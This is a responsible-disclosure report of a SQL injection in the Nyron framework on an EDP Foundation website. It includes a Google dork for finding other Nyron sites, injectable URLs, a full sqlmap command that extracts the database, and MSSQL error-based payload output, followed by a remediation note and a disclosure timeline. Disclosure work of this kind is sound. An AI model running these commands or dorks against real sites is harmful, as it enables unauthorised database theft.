

# SQL Injection on a EDP subdomain

Miguel Santareno

8/19/2021

## Summary:

1	Introduction: .....	3
2	Enumeration of targets: .....	4
3	Vulnerability .....	5
3.1	<i>SQL Injection (SQLi)</i> .....	5
4	Conclusion:.....	8
5	Timeline: .....	9

## **1 Introduction:**

This document intends to demonstrate the SQL Injection vulnerability found in the Nyron framework on the website <https://www.colecoesfundacaoedp.edp.pt>.

## 2 Enumeration of targets:

Through the technique known as Google Dorking or Google Hacking it is possible to collect EDP websites using the Nyron framework:

[inurl:"winlib.aspx" site:edp.pt](#)




Figure 1: EDP websites running Nyron framework

## 3 Vulnerability

### 3.1 SQL Injection (SQLi)

**Description:** It is possible to inject SQL code in some Nyron parameters since the application is not performing the correct validation and with that extract the application's database.

**Severity:** High

#### **Affected system:**

- <https://www.colecoesfundacaoedp.edp.pt/Nyron/Library/Catalog/winlibsrch.aspx?skey=C8AF11631DCA40ADA6DE4C2E323B9989&pag=1&tpp=12&sort=4&cap=&pesq=5&thes1=%27%22%3E>

#### **Proof of Concept:**

Detecting this vulnerability is quite simple.

Just insert "'>" in thes1 parameter and the SQL error is returned by the application.



Figure 2: sql injection detection in thes1 parameter

Upon detection of SQL Injection an attacker can use the following sqlmap command to exploit SQL Injection and retrieve the current database:

```
sqlmap -u "https://www.colecoesfundacaoedp.edp.pt/Nyron/Library/Catalog/winlibsrch.aspx?skey=C8AF11631DCA40ADA6DE4C2E323B9989&pag=1&tpp=12&sort=4&cap=&pesq=5&thes1=" --random-agent --current-db -p thes1 -v
```

## sqlmap results:

```
-----
Parameter: thes1 (GET)
Type: inline query
Title: Generic inline queries
Payload: skey=C8AF11631DCA40ADA6DE4C2E323B9989&pag=1&tp=12&sort=4&cap=6&pesq=5&thes1=(SELECT CONCAT(CONCAT(CHAR(113)+CHAR(106)+CHAR(113)+CHAR(98)+CHAR(122)+CHAR(113)))
Type: error-based
Title: Microsoft SQL Server/Sybase error-based - Parameter replace
Payload: skey=C8AF11631DCA40ADA6DE4C2E323B9989&pag=1&tp=12&sort=4&cap=6&pesq=5&thes1=(CONVERT(INT,(SELECT CHAR(113)+CHAR(106)+CHAR(113)+CHAR(120)+CHAR(98)+CHAR(122)+CHAR(113))))
-----
[05:07:39] [INFO] testing Microsoft SQL Server
[05:07:40] [INFO] confirming Microsoft SQL Server
[05:07:43] [INFO] the back-end DBMS is Microsoft SQL Server
-----
```

Figure 3: Payload and DBMS

## Other parameters with errors:

<https://www.colecoesfundacaoedp.edp.pt/nyron/Library/Catalog/winlib.aspx?skey=%27>




Figure 4: Parameter skey

<https://www.colecoesfundacaoedp.edp.pt/nyron/Library/Catalog/winlibsrch.aspx?skey=C8AF11631DCA40ADA6DE4C2E323B9989&pesq=%27>



Figure 5: Parameter pesq

<https://www.colecoesfundacaoedp.edp.pt/nyron/Library/Catalog/winlibsrch.aspx?cap=11&pag=1&sort=12&tp=12&pesq=2&var0=%27%22%3E&opt0=and&t01=1&t02=and&t03=0>




Figure 6: Parameter var0

**Recommendation:** Use the [OWASP SQL Injection Prevention Cheat Sheet](#) to prevent this problem.

**Impact:** By exploiting this vulnerability an attacker can obtain the complete application database.

## **4 Conclusion:**

Through this document, the SQL Injection vulnerability of the Nyron framework was demonstrated on a EDP website.

It is recommended to fix the vulnerability as soon as possible.



## 5 Timeline:

8/17/2021 - email sent to csirt@edp.pt

8/18/2021 - CSIRT receive the email and confirms the vulnerability

12/28/2021 - Vulnerability fixed by vendor

10/01/2022 - Disclosure approval

11/01/2022 - Disclosed